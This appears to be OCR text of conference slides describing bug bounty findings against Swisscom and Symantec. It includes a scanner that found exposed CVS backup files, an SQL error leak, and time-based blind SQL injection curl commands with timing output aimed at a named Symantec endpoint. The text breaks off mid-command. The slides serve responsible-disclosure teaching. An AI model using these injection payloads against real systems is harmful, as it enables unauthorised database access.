
State ● Informative (Closed)

Reported To [redacted]

Type Remote Code Execution

Common Pitfalls/Mistakes

Internal Policies Issues



Mazin Ahmed (mazen160)

#[redacted] **RCE on** [redacted]

State ● Resolved (Closed)

Reported To [redacted]

Type Remote Code Execution

Bounty [redacted]

Cool Findings “The Fun Part”


Cool Findings
Target: SwissCom

Why?

Because we are in Switzerland!

Cool Findings

Target: SwissCom


Swisscom [redacted]
https://[redacted].swisscom.ch
Apps
For quick access, place your bookmarks here on the book

[redacted].swisscom.ch says:

1


Cool Findings
Target: Symantec

- One day, I woke-up, and I said to myself, let’s hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.

Cool Findings

Target: Symantec

Bug #1: Backup-File Artifacts on nortonmail.Symantec.com



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                                        |/ \___/ |/       |/     \|(_______/


                                -:::Backup File Artifacts Checker:::-   version: v1.0
        ___An automated tool that checks for backup artifacts that may discloses the web-application's source code___
                                Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160


[$] Discovered: -> {http://nortonmail.symantec.com/clients/CVS/Entries} (Response-Code: 200 | Content-Length: 6018)
```

Cool Findings
Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#1


Norton A-List
Symantec Corporation (US)
https://phoenix.symantec.com/alist/enrol.php

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
'duongomearavandeth'),aes_encrypt(''','duongomearavandeth'),aes_encrypt('\'','duo' at line 1
```

Norton A-List

Welcome!


And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!

Cool Findings

Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#2



```
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null

real	0m0.462s
user	0m0.008s
sys	0m0.004s
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null

real	0m5.465s
user	0m0.004s
sys	0m0.004s
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Ent
er here!" > /dev/null

